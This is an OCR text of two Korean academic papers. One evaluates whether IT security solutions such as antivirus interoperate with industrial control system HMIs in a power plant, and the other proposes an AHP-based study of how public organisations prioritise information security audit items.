이식성	지원하는 여러 환경에서 운영될 수 있는 능력
상 호 운영성	타 시스템과 상호간 연동할 수 있는 능력
보안성	정보보호 및 데이터를 무결하게 보호하는 능력

표 3. ISO/IEC 25010 품질특성[6]

4.2 평가표준안 제안

ICS 보안·표준·요구사항은 다양하게 제안되고 있지만, 이를 만족시키기 위해 적용되어야 하는 보안솔루션에 대한 평가에 관한 연구는 많이 진행되고 있지 않다. 본 논문에서는 소프트웨어 평가표준인 ISO/IEC 25010 8가지 품질특성을 고려한 ICS와 IT보안솔루션 품질특성을 선택하여 평가하는 워크플로우를 제안한다.

- 평가대상 시스템을 정의하고 ICS HMI (Human Machine Interface, 이하HMI)와 IT보안솔루션 각각의 리스크를 식별한후 평가한다. [Step1,2]
- 리스크의 빈도/영향도에 따른 리스크 분포도를 고려하여 테스트 우선순위 선정[Step3]
- 테스트 항목/기준/방법을 작성후 테스트 결과에 따른 사용여부 판다. [Step4]




그림 8. 평가모델 워크플로우

■ Step1/2 :품질특성별 리스크 식별/평가

품 질 특 성	항목 설명	리스크	빈 도 (1~10)	영 향 (1~10)
기능성	HMI기능(조작/감시/경보등)에 대한 기능 성숙도/정확도/타당성	기 능 불 량		
신뢰성	HMI기능(조작/감시/경보등)에 대한 결과의 무결성	오동작		
사용성	사용자의 식별력/운용성/접근성	오조작	평가제외	
유 지 보수성	시스템 수정 및 업그레이드 용이성	오조작		
효율성	HMI기능(조작/감시/경보등)에 대한 응답시간/처리시간/처리율	시 간 지 연		
이식성	시스템 설치/제거/대체시 안정성	재시작	평가제외	
상 호 운영성	HMI와 타제품 HW/SW 상호간의 영향과 자원을 공유하는 정도	오동작 부동작	평가제외	
보안성	접근권한/무결성/로그인등 HMI의 보안기능의 유지	보 안 위 협		

표 4. ICS 소프트웨어 품질특성별 리스크 평가

품 질 특 성	항목 설명	리스크	빈 도 (1~10)	영 향 (1~10)
기능성	보안기능(탐지/차단/치료등)에 대한 기능 성숙도/정확도/타당성	기 능 불 량		
신뢰성	보안기능(탐지/차단/치료등)에 대한 결과의 무결성	오동작		
사용성	사용자의 식별력/운용성/접근성	오조작	평가제외	
유 지 보수성	시스템 수정 및 업그레이드 용이성	오조작		
효율성	보안기능(탐지/차단/치료등)에 대한 응답시간/처리시간/처리율	시 간 지 연		
이식성	시스템 설치/제거/대체시 안정성	재시작	평가제외	
상 호 운영성	보안솔루션과 타제품 HW/SW 상호간의 영향과 자원을 공유하는 정도	오동작 부동작	평가제외	
보안성	접근권한/무결성/로그인등 보안솔루션의 보안기능의 유지	보 안 위 협	평가제외	

표 5. IT보안 솔루션 품질특성별 리스크 평가

품질특성별중 상호운영성/이식성은 논문의 목적이 시스템 호환성을 평가하는 모델이므로 제외시켰다. 사용성은 상용 프로그램을 대상으로 함으로 고려하지 않았으며, IT보안솔루션의 보안성은 시스템의 기본특성으로 평가제외 시켰다.

■ Step3 : 리스크 분포도 작성(빈도수 vs 영향도)

적용평가의 순위는 ICS HMI 시스템의 안정성을 고려하여 STA→SSTA→ITA→FTA 시험순위로 설정하고 필요시 ITA와 FTA는 평가대상에서 제외시킨다.(장애 영양성 우선)




그림 9. 평가대상 예상 리스크 분포도 작성

■ Step4 : 메트릭스 평가후 결과판단

- IT보안솔루션 운영중 ICS 품질특성 평가
- ICS 운영중 IT보안솔루션 품질특성 평가

품질특성 / 평가항목		프로그램 상호운영간에 미치는 영향(각각 기능구현중 품질특성별 영향평가)				
		기능성	신뢰성	유지보수성	효율성	보안성
IT 보안 솔루션	기능 A~N	기본,기타기능 실행유무 검증	기본,기타기능 구현결과 무결성	업그레이드등 기능 구현 이상유무	CPU·메모리·네트워크 자원 점유율 확인	각종 보안기능 구현 이상유무
	계 산 식 결과영역	만족$_{기본}$/전체$_{기본}$=1 0≤만족$_{기타}$/전체$_{기타}$≤1	만족$_{기본}$/전체$_{기본}$=1 0≤만족$_{기타}$/전체$_{기타}$≤1	만족$_{기본}$/전체$_{기본}$=1 0≤만족$_{기타}$/전체$_{기타}$≤1	Active 점유율 /전체 리소스	만족$_{기본}$/전체$_{기본}$=1 0≤만족$_{기타}$/전체$_{기타}$≤1
	합격기준	기본기능 모두만족 & 기타기능 일부만족	기본기능 모두만족 & 기타기능 모두만족	기본기능 모두만족 & 기타기능 일부만족	제작사 기준 또는 Dead-Line 이하	기본기능 모두만족 & 기타기능 일부만족
ICS HMI SW	기능 A~N	기본,기타기능 실행유무 검증	기본,기타기능 구현결과 무결성	업데이트등 기능 구현 이상유무	CPU·메모리·네트워크 자원 점유율 확인	
	계 산 식 결과영역	만족$_{기본}$/전체$_{기본}$=1 0≤만족$_{기타}$/전체$_{기타}$≤1	만족$_{기본}$/전체$_{기본}$=1 0≤만족$_{기타}$/전체$_{기타}$≤1	만족$_{기본}$/전체$_{기본}$=1 0≤만족$_{기타}$/전체$_{기타}$≤1	Active 점유율 /전체 리소스	
	합격기준	기본기능 모두만족 & 기타기능 일부만족	기본기능 모두만족 & 기타기능 일부만족	기본기능 모두만족 & 기타기능 일부만족	제작사 기준 또는 Dead-Line 이하	

표 6. 품질특성별 메트릭스 평가표

4.3 평가표준안 검증시험

본 검증시험은 기반시설인 화력발전소에 사용되고 있는 대표적 외산 A社 ICS와 국산 B社 Antivirus IT보안솔루션의 상호운영간 시험이 되어야 하나 이미 B社 Antivirus이 적용되어 운영중이므로 확인 재검증차원에서 본 평가모델을 약식(일부기능)으로 적용해서 평가해 보았다.

4.3.1 시험환경

시험환경은 ICS Controller(DCS)가 연결되어 있는 3대의 Server와 12대의 Client 및 APC Server가 연결되어있는 TCP/IP기반 네트워크로 구성되어 있으며 HMI Client(Workstation) 1대에서만 시험하였다.




그림10. 시험환경 구성도

4.3.2 시험결과

■ Step1/2/3 : 품질특성별 리스크 식별/평가 결과

품질특성	항목 설명	리스크	빈 도 (1~10)	영 향 (1~10)	Test LVL
기능성	조작/감시/경보 기본기능 및 보조기능 실행가능 여부	기 능 불 량	8	8*	STA
신뢰성	조작/감시/경보 기본기능 및 데이터저장 보조기능 실행결과의 무결성	오동작	7	9*	STA
유 지 보수성	프로그램 수정 및 업그레이드 용이성	오조작	2	6*	SSTA
효율성	조작/감시/경보 기본기능 및 보조기능 실행시 CPU·메모리·네트워크 자원 점유율	시 간 지 연	8	7*	STA
보안성	접근권한/무결성/로그인등 HMI의 보안기능의 유지	보 안 위 협	4	7*	SSTA

· 빈도점수 : 상시사용(8~10), 주기적사용(4~7), 특정사용(1~3)
· 영향점수 : 중대영향(8~10), 경미적영향(4~7), 영향미비(1~3)

표 7. ICS HMI 품질특성별 리스크 식별/평가 결과

품질특성	항목 설명	리스크	빈 도 (1~10)	영 향 (1~10)	Test LVL
기능성	바이러스 탐지/차단/치료 기능 등 실행가능 여부	실 행 불 량	8	7*	STA
신뢰성	바이러스 탐지/차단/치료 기능 등 실행결과 무결성	오 탐	8	8*	STA
유 지 보수성	엔진 업데이트의 안정성	오조작	3	8*	SSTA
효율성	바이러스 탐지/차단/치료 기능 등 실행시 CPU·메모리·네트워크 자원 점유율	시 간 지 연	8	7*	STA

· 빈도점수 : 상시사용(8~10), 주기적사용(4~7), 특정사용(1~3)
· 영향점수 : 중대영향(8~10), 경미적영향(4~7), 영향미비(1~3)

표 8. Antivirus 품질특성별 리스크 식별/평가 결과

■ Step4 : 메트릭스 평가

Antivirus 기본기능인 실시간/수동검사 위주로 평가하였으며 ICS HMI는 예상대로 모든 기능이 양호하였으나 네트워크보호 기능과 같이 본시험에서는 이상이 발생하지는 않았지만 제작사 권고사항으로 문제가 예상되는 부분은 평가에서 일부만족으로 처리고 유지보수성과 보안성은 시험하지 못했다.

품질특성 / 평가항목		프로그램 상호운영간에 미치는 영향				
		기능성	신뢰성	유지보수성	효율성	보안성
Anti-virus	실시간 검 사	모두만족	모두만족	미시행	모두만족	미시행
	바이러스 수동검사	모두만족	모두만족	미시행	모두만족	미시행
	스파이웨어 수동검사	모두만족	모두만족	미시행	모두만족	미시행
	엔 진 업데이트	모두만족	모두만족	미시행	일부만족 (지연현상)	미시행
	시험결과	합격	합격	합격	합격	합격
ICS HMI	공정조작	일부만족	모두만족	일부만족 (지연현상)	모두만족	
	실 시 간 공정감시	일부만족	모두만족	일부만족 (지연현상)	모두만족	
	경보표출	일부만족	모두만족	일부만족 (지연현상)	모두만족	
	데이터 저 장	일부만족	모두만족	모두만족	모두만족	
	Database 편 집	일부만족	모두만족	모두만족	모두만족	
	그래픽 편 집	일부만족	모두만족	모두만족	모두만족	
	시험결과	합격	합격	합격	합격	

표 9. 메트릭스 평가 결과

효율성 시험결과 HMI Client CPU 사용률의 경우 ICS HMI 단독사용의 경우를 BaseLine (25%이하) 기준으로 설정하였으며[그림11-①] Antivirus 실시간 검사환경에서는 CPU 사용률 뿐만아니라 디스크, 메모리, 네트워크 부하의 큰변화가 없었다[그림11-②], 바이러스/스페이웨어 수동검사시 CPU 사용률이 25%→50% 까지 상승후 유지되었다가 종료후 다시 25%로 낮아졌으며 디스크/메모리/네트워크에는 큰 변화가 없었다[그림11-③], Antivirus Update Server를 통한 엔진Update의 경우 네트워크 부하가 90% 까지 순간적으로 상승후 5%미만으로 복귀했다.




그림11. 효율성 퍼포먼스 시험결과[7]

네트워크 부하와 ICS와의 상관관계 확인을 위해 강제로 네트워크 부하증가(대용량 파일 이동)시 그림12와 같은 응답지연 현상 발생하였고 200ms이상시부터 HMI 그래픽 이동의 느림현상이 발생하였다. ICS HMI의 기능성과 신뢰성 부분에는 지장은 없었으나 평가기준으로 Danger line을 90% 이상으로 설정하였다. 하지만 효율성 시험의 경우 하드웨어 업그레이드를 통해 다른 결과값을 기대할 수 있으므로 효율성에 대한 평가결과는 신중하게 판단해야 할부분이다.

```
Reply from 192.16.2.3: bytes=32 time<1ms TTL=128
Reply from 192.16.2.3: bytes=32 time<1ms TTL=128
Reply from 192.16.2.3: bytes=32 time=172ms TTL=128
Reply from 192.16.2.3: bytes=32 time=292ms TTL=128
```

그림12. 네트워크 부하시 응답시간 시험결과

평가결과 본 평가표준안 메트릭스 평가는 기능만족도에 대한 품질평가 결과를 정량적으로 평가하도록 제시하였으나, 본시험에서는 시험환경의 한계와 위험기준(Danger Line)의 일부 미설정으로 정량값으로 표시하지 않았다. 하지만 제작사와 사용자간의 장기간 사용중인 IT보안 솔루션인 만큼 우수한 상호운영성의 결과를 보여줬다고 판단된다.

V. 결 론

본 논문에서는 기반시설내 ICS 네트워크의 변천사와 ICS보안의 목적이 IT환경과 어떻게 다른지를 살펴보았으며, ICS의 보안수준을 높이기 위해 적용하고 있는 IT보안솔루션을 안정적으로 적용하기 위한 평가표준안을 제시하였다. 하지만 ICS 내부의 IT보안솔루션 적용은 여전히 위험성을 감수하며 신중히 적용해야 하므로, 제작사와의 상호간 검증이 철저히 이루어진 상태에서 적용해야 한다. 최선의 방법은 보안기술이 적용된 최신의 ICS을 도입하거나 제작사에서 제공하는 전용 보안솔루션을 적용하는 것이 현명하다고 판단된다. 또한 본 논문의 표준안은 IT보안솔루션 뿐만이 ICS와 관련된 다양한 솔루션의 개발시 ICS와 상호운영성을 보다 객관적으로 판단할 수 있는 방향을 제시하였다고 생각한다. 향후 다양한 IT보안솔루션에 적합한 테스트케이스 설계를 통해 본 논문에서 부족했던 '평가메트릭스 펙터'를 객관화하고 이를 평가하여 최종 적용여부를 판단하는 프레임워크 개발을 위해 본 연구를 더욱 구체화하고 보완하도록 할 것이다.

[참고문헌]

[1] ICS-CERT Overview of Cyber Vulnerabilities, https://ics-cert.us-cert.gov/content/overview-cyber-vulnerabilities

[2] NIST Special Publication 800-82:Guide to Industrial Control Systems (ICS) Security, NIST, 2015

[3] 전용희. "산업제어시스템 보안을 위한 네트워크 설계 및 구조." 정보보호학회지,2009.10

[4] 한국산업기술평가 관리원 "산업 제어시스템 보안기술 동향과 산업전망", PD ISSUE REPORT JUNE 2013 VOL 13-6

[5] 배명석, ABB PGP/Symphony Plus용 발전소 제어망 정보보호, 한전KDN, 2016

[6] ISO/IEC 25010, "Software engineering: Software product Quality Requirements and Evaluation(SQuaRE) - Quality Model".

[7] NIST Special Publication 1058, Using Host-Based Antivirus Software on Industrial Control System

계층분석기법(AHP)을 활용한 중·소형 공공기관 정보보안 활동의 효과성 내재화 연구

강창식

고려대학교 사이버보안학과

Internalization Analysis of Information Security Activity Effectiveness by utilizing the AHP; Medium and Small-sized Public Organizations

Chang-Sik Kang

Division of cyber security, Korea University.

요 약

우리나라 공공기관은 정보보안을 위해 예방활동, 사이버 공격 탐지·차단, 사이버 침해사고 조사·복구, 사이버 위기 대응에 주력하고 있다. 이의 효과적 구현을 위한 국제적 프레임워크와 더불어 정부 차원의 주요 평가·점검 및 민간 차원의 인증체계가 다수 존재하나, 업무 인프라가 부족한 중·소규모 공공기관의 경우 다양한 규범과 점검체계 하에서 혼란을 겪고 있다. 본 연구에서는 국제적인 정보보안 프레임워크를 기준으로 공공 및 민간영역의 7개 평가·인증·점검체계 구성항목 간의 중복요인을 제거하여 영역별로 정리하고 중요도와 우선순위를 도출함으로써, 중·소규모 공공기관 정보보안 종사자들이 자신의 업무범위를 보다 명확히 인지하고 핵심적인 업무요인을 더욱 내재화하는 방안을 모색해 보고자 한다.

Ⅰ. 서론

국제적인 정보보안 프레임워크는 'ISO/IEC 27000'시리즈 및 'NIST-Cybersecurity Framework'로 대표된다. 우리나라 정보보안 거버넌스는 '국가사이버 안전관리 체계'가 있다. '국가사이버안전관리규정'에 의거, 중앙·지방행정기관 및 공공부문은 "예방활동-사이버공격 탐지·차단-사이버침해사고 조사·복구-사이버위기 대응" 단계별 프로세스를 구축하고 있다.

공공기관은 정보보안 대응력 제고를 위해 정부와 민간의 점검·인증제도에 의존하고 있다. 의무적으로 "공공기관 정보보안 관리실태 평가(국가정보원, 6개 분야 15개 지표 65개 항목), 정보보안 실태점검(주무부처, 5개 분야 20개 지표 93개 항목), 인터넷망·업무망 보안진단(주무부처, 7개 분야 30개 지표 259개 항목)" 등 정부의 관리·감독을 받는다. 업무 여건에 따라 보안관제센터 설치·운영, 제어시스템 등 정보통신 기반시설 보호, 정보보호시스템 보안적합성 검증 등 관리·감독을 받아야 할 영역이 추가된다. 상당수의 기관은 '공공기관 경영평가'에 정보보안 지표가 포함된 것 등을 계기로 "정보보호 관리체계 인증(ISMS, 2개 분야 18개 지표 104개 항목), "전자정부 정보보호 관리체계 인증(G-ISMS, 2개 분야 14개 지표 174개 항목), 개인정보보호 관리체계 인증(PIMS, 3개 분야 10개 지표 120개 항목), 정보보호 준비도 평가(3개 분야 6개 지표 30개 항목" 등을 활용한다.

공공기관의 정보보안 업무는 자율(autonomy) 보다 규제(compliance)적 측면에 이끌리고 있다. 정부의 평가는 각 기관의 대응수준을 절대평가 방식으로 진단하고 이를 바탕으로 대상기관을 서열화하거나 개선요구를 반드시 이행토록 규제하는 근거로 삼고 있다. 또한, 관련 업무 종사자들은 업무 자체의 부담과 실패에 따른 책임성이 과도한 반면, 조직적인 지원과 관심 및 참여도는 저조한 것으로 여기고 있다. 특히 정보보안 인력의 수와 전문성, 예산과 제도 등의 지원과 구비가 부족하기 마련인 중·소규모 공공기관의 경우 보호되어야 할 정보의 질·양이 낮고 적어 위협의 정도는 높지 않을 수 있으나 대응력 부족으로 인한 취약성은 높을 것으로 판단된다. 정보보안은 완

벽한 안전을 지향하되 여건이 완전하지 않은 상태라면 중요성과 우선순위를 고려해 추진되어야 한다. 역으로, 중요성과 우선순위가 높음에도 불구하고 제한된 여건으로 인해 확보되지 못한 대응력은 제고되어야 한다.

본 연구는 세계적으로 통용되고 있는 프레임워크를 골격으로 삼아 공공기관에 적용되고 있는 (1) 공공기관 정보보안 관리실태 평가, 정보보안 실태점검, 인터넷망·업무망 보안진단, ISMS, G-ISM, PIMS, 정보보호 준비도 평가 등 7개 사례의 점검항목을 종합한 후 (2) 전문가 대상 델파이 조사를 통해 주요항목 및 위 항목에 고려되지 않은 사항들도 기술토록 하고 (3) 유형별 공공기관(공기업, 준정부기관, 기타 공공기관) 정보보안 전문가를 대상으로 AHP 기법에 의한 조사를 통해 점검항목에 대한 중요도, 우선순위, 실태수준을 평가하고 (4) 평가된 결과는 중요도-성과 간 IPA 분석을 통해 중·소형 공공기관의 정보보안 인프라(정보자산, 예산, 인력, 제도 등)와 조응(적정·미흡·과도한 요인 도출)하는지를 살펴 (5) 중·소형 공공기관 정보보안 담당자들이 효과적으로 업무를 수행하고 핵심적인 부문의 업무가 더욱 내재화되는데 기여하고자 한다.

Ⅱ. 이론적 배경

2.1 공공기관 정보보안

정부는 '국가 사이버안전관리체계'를 중심으로 정보보안 거버넌스를 구축하고, 각급 기관들이 (1) 예방활동; 전산망 신·증설시 보안성 검토, 정보통신망 취약점 분석·평가, 안전측정, 정보보안 관리실태 평가, 정보보호시스템 보안적합성 검증, 보안교육 및 훈련 (2) 사이버공격 탐지·차단; 각급 기관별 보안관제센터 설치·운영, 공격유형별 대응요령 숙지 (3) 사이버침해사고 조사 및 복구; 사고발생시 원인파악, 취약점 보완, 피해 복구, 사고발생 신고 (4) 사이버위기 대응; 매뉴얼에 기반한 대응조치, 비상연락체계 유지 및 협력, 사이버위기 대응훈련 등을 실시토록 하고 있다. ("국가 정보보호백서", 2016, 국가정보원)

2.2 공공기관 정보보안 점검항목

구분	주관기관	점검항목	중점 점검사항
공공기관 정보보안 관리실태 평가	국가정보원	6개 분야 15개 지표 65개 항목	보안정책, 정보자산관리, 인원보안, 위기관리, 전자정보보안, 정보시스템 보안
정보보안 실태점검	주무부처	5개 분야 20개 지표 93개 항목	사이버안보활동, 단말기보안, 서버·네트워크보안, 용역업체보안, 전산장비보안 등
인터넷·업무망 보안진단	주무부처	7개 분야 30개 지표 259개 항목	보안정책, 보안운영기술, 정보보호설비, 네트워크설비보안, 원도우서버관리, DB관리
정보보호 관리체계(ISMS) 인증	민간기관	2개 분야 18개 지표 104개 항목	관리프로세스, 정보보호정책, 보호조직, 외부자보안, 자산분류, 교육, 인적보안, 물리적보안, 시스템개발보안, 암호통제, 접근통제, 운영보안, 침해사고관리, IT재해복구
전자정부 정보보호관리체계 (G-ISMS) 인증	민간기관	2개 분야 14개 지표 174개 항목	관리프로세스, 프로세스 문서화, 정보보호정책, 정보보호조직, 자산관리, 인적보안, 물리적보안, 통신 및 운영관리, 접근통제, 시스템보안, 보안사고관리, 업무연속성관리, 준거성, 개인정보보호
개인정보 보호관리체계 (PIMS) 인증	민간기관	3개 분야 10개 지표 120개 항목	개인정보보호관리 프로세스, 보호정책, 보호조직, 자산분류, 정보분류 및 취급, 교육, 인적보안, 침해사고관리, 기술적보호조치, 물리적보호조치, 개인정보라이프사이클관리
정보보호 준비도 평가	민간기관	3개 분야 6개 지표 30개 항목	정보보호리더십, 정보보호자원관리, 관리적보호활동, 물리적보호활동, 기술적보호활동, 기타 산업별 요구사항 등

2.3 AHP 분석기법

AHP(Analytic Hierarchy Process)는 1970년대 초반 T. Saaty에 의해 개발되었으며, 의사결정의 계층구조를 구성하고 있는 요소간의 쌍대비교(pairwise comparison)에 의한 판단을 통하여 평가자의 지식, 경험 및 직관을 포착하고자 하는 의사결정방법론이다(김남현 외, 2005).


AHP는 기본적으로 집단의사결정 기법의 한 방법론이다. AHP는 의사결정의 전 과정을 다단계로 구분한 후, 단계별로 분석·해결함으로써 최종적인 의사결정에 이르는 것을 지원하는 접근방법(decision support system)의 하나

로 정성적 요소를 포함하는 다기준의사결정(multi-criteria decision marking)에 이용되고 있다. AHP는 이론의 단순성 및 명확성, 적용의 간편성 및 범용성이라는 특징으로 말미암아 여러 의사결정 분야에서 널리 응용되어왔으며, 이론구조 자체에 관하여서도 활발한 연구가 진행되었다(조근대 외, 2003).

AHP의 수행단계는 (1) 연구자의 조사와 전문가 델파이조사 등 사전 과정을 통해 평가 목표와 항목을 설정 (2) 상호 관련된 사항들을 계층으로 분류하여 의사결정계층(decision hierarchy)을 설정 (3) 의사결정 요소가 n개일 경우 n(n-1)/2 횟수만큼 쌍대비교 (4) 의사결정 구조의 상대적 가중치 추정 (5) 평가대상 대안들에 대한 우선순위를 얻기 위해 의사결정 요소들의 상대적 가중치를 종합화 한다(김병욱, 2015).

Ⅲ. 연구방법

3.1 AHP 모델



〈정보보안 점검항목 중요도 산출을 위한 AHP 예시〉

순번	조사영역A	평가척도												조사영역B
		A가 B보다 중요						=	B가 A보다 중요					
		매우중요		중요		약간중요		동등	약간중요		중요		매우중요	
1	보안정책	7	6	5	4	3	2	1	2	3	4	5	6	7	자산관리
2	보안정책	7	6	5	4	3	2	1	2	3	4	5	6	7	인원보안
3	자산관리	7	6	5	4	3	2	1	2	3	4	5	6	7	인원보안
					이		하		생		략				

〈쌍대비교 설문항목 부분〉

3.2 연구과정

보안점검 주요항목 도출	· 선행사례 및 이론적 검토를 통한 정보보안 주요 점검항목 도출
⇩	
1차 조사 : 전문가 델파이조사	· 3개 집단(공기업, 준정부기관, 기타공공기관) 정보보안 실무자 대상 평가를 통해 주요항목 선정
⇩	
AHP 설계 및 항목 선정	· 1차 조사를 기반으로 최종 AHP 모델 설계 및 하위항목 선정
⇩	
2차 조사 : 전문가 AHP평가	· 전문가 및 실무자 평가 · 점검항목별 중요도 및 우선순위 도출 · 평가항목별 현 기관의 실태수준 평가
⇩	
결과 및 시사점 도출	· 현 정보보안 주요항목 개선방향 도출 · 기관 특성별 중요항목 비교 · 중요도-성과 간 IPA 분석을 통해 주요 정보보안 개선점 도출

〈연구 프로세스〉

3.3. 조사대상

조사대상 모집단은 공공기관 정보보안 업무 종사자이며 2017년도 기준 332개 공공기관 총 임직원 수 299,609명 중 약 0.2%인 650여 명으로 추산된다. 조사방법의 성격상 많은 인원이 필요치는 않으므로 표본은 약 30명으로 추출하되, 정부 공공기관 분류와 같이 3개 유형별로 각 10명 내외를 대상으로 구성할 계획이다.

3.4 자료처리방법

본 연구에서 수집된 자료는 SPSS 및 AHP 분석 전문프로그램인 Expert Choice를 이용하여 처리를 진행한다. 첫째, 조사대상자의 특성, 정보보안 항목에 대한 필요성 및 중요도, 현재 소속 기관의 정보보완 항목별 수행수준 등을 파악하기 위해 기술통계분석(Descriptive Analysis)을 적용한다. 둘째, 전문가·실무자의 소속 기관별 중요도 및 수행수준을 비교하기 위해서 일원배치분산분석(One-way ANOVA)과 Scheffe의 사후검정을 수행한다. 셋째, Expert Choice를 활용하여 정보보안 중요도 및 우선순위를 도출한다. 넷째, 정보보안 중요도와 기관의 정보보안 실태(수행수준) 간의 비교를 통해 개선점을 도출하기 위해서 IPA(Importance Performance Analysis)를 수행한다. (Seyit Ali Erdogana, 2017), (Tae Kyun Kim, 2005), (정수진, 2016)

Ⅳ. 조사결과 분석

4.1. 중요도 분석 (예시)

요소	전체		공기업		공공기관		준공공기관	
	중요도	순위	중요도	순위	중요도	순위	중요도	순위
정보시스템 보안	0.23	1	0.21	2	0.17	3	0.18	3
사이버 위기관리								
인원보안								
전자정보 보안								
정보보안 정책								
정보자산 보안관리								

중요도 분석은 (1) 정보보안 영역 및 요소에 대한 전체, 기관별 중요도 분석 수행 (2) 현재 평가 항목의 현실성 및 타당성에 대한 논의점 도출 (3) 기관별 평가항목 가중에 대한 논의점 도출로 구성할 예정이다.

4.2. IPA분석

↑ 중요도	성취도→	
	√ 중요도 high √ 성취도 low 〈1순위〉	√ 중요도 high √ 성취도 high 〈2순위〉
	중점개선영역	**지속개선영역**
	√ 중요도 low √ 성취도 low 〈4순위〉	√ 중요도 low √ 성취도 high 〈3순위〉
	주의관찰영역	**현상유지영역**

IPA 분석에서는 (1) 평가항목의 중요도와 현재 각 기관의 실행수준 간 IPA분석 수행 (2) 전체 정보보안영역 및 하위 항목별 시급한 개선점 도출 (3) 기관별로 시급한 개선사항의 유사점 혹은 차별점을 도출하게 될 것이다.

Ⅴ. 결론

5.1. 연구 요약

본 연구는 NIST-Cybersecurity Framework를 적용하여 공공기관 정보보안 업무를 5개 범주로 구분한 후, 중요도와 Performance에 따라 업무 우선순위를 1~3 level로 나누어 단계별로 실행토록 구분하였다. (1) 이를 통해 각 단계에서 임원, 간부 및 담당자 외 직원, 외부인력이 수행하여야 할 바람직한 지원사항(관리적 측면, 예산적 측면, 참여적 측면)을 확인할 수 있도록 하였다. 또한 (2) 정보보안 업무의 효과성을 내재화하는 단계에 도달하였는지의 여부를 자가진단 할 수 있을 것이며 (3) 상급기관의 평가.점검에 보다 효과적이고 능동적으로 대처할 수 있을 것으로 기대된다.

공공기관 정보보안 관련 임원, 부서장, 담당자의 업무 우선순위 및 중요도 분석 사항을 중심으로 기술. 본 연구에서 도출된 결과를 참조하여 공공기관 특성에 맞는 점검·평가에 활용하고, 점검 및 평가 결과 도출된 미흡한 사항에 대하여는 일방·규제적 시정조치 요구보다는 인력보강 및 예산확보, 개선방법 지도 등의 원인 해소 지원을 중시할 필요가 있을 것이다.

5.2. 한계 및 향후 연구계획

본 연구자는 AHP 활용하여 국내·외 정보보안 프레임워크 비교·검토하는 방법론을 제시한 것에 그치고 있으므로 향후 실증 연구를 수행함으로써 구체적인 결과를 도출함과 아울러, 도출된 결과가 중·소형 공공기관의 정보보안 업무 효과성 내재화에 기여하였는지의 여부를 추적 조사하고자 한다. 나아가서는 클라우드 서비스 및 IoT 활용 확대에 따른 대응, AI 활용 증가에 따른 대응 등 정보보안의 업무 범위와 양은 증가할 수밖에 없는 실정이므로 본 연구에 활용된 7개의 평가·점검체계 외에도 "클라우드 보안 가이드라인", "IoT 보안 가이드라인" 등을 포함한 후속연구를 수행함으로써 지속적으로 변화하는 정보보안 업무환경에 적용할 수 있는 기준이 도출되도록 보완해 나가고자 한다.

[참고문헌]

[1] 국가정보원/미래창조과학부/방송통신위원회/행정자치부(2016), "국가정보보호백서", 한국정보화진흥원.

[2] Robert Puers(2017) "Nanoelectronics: Materials, Devices, Applications, 2 Volumes", John Wiley & Sons.

[3] T.L. Saaty(1980), "The Analytic Hierarchy Process," McGraw Hill, New York.

[4] 김남현/권순조/조문식(2005), "AHP를 활용한 프로젝트 평가기준에 관한 연구", 한국관광학회.

[5] 김병욱(2015), "의사결정계층(AHP) 분석방법", 킴스정보전략연구소.

[6] Seyit Ali Erdogana(2017), "Decision Making in Construction Management: AHP and Expert Choice Approach", Procedia Engineering Volume 172, 2017, Pages 270-276.

[7] Tae Kyun Kim, "Understanding one-way ANOVA using conceptual figures", Korean Journal of Anesthesiology, February 2017, 70(1):22-26)

[8] 정수진(2016), "IPA를 이용한 개인정보 위험도 분석 연구", 고려대학교 정보보호대학원.

[9] Lance Hayden(2014), "Oh the Humanity! Building Reliable Cultural Firewalls", RSA Conference.

[10] McGinley, P. (2012), "Decision analysis software survey", OR/MS Today, 39

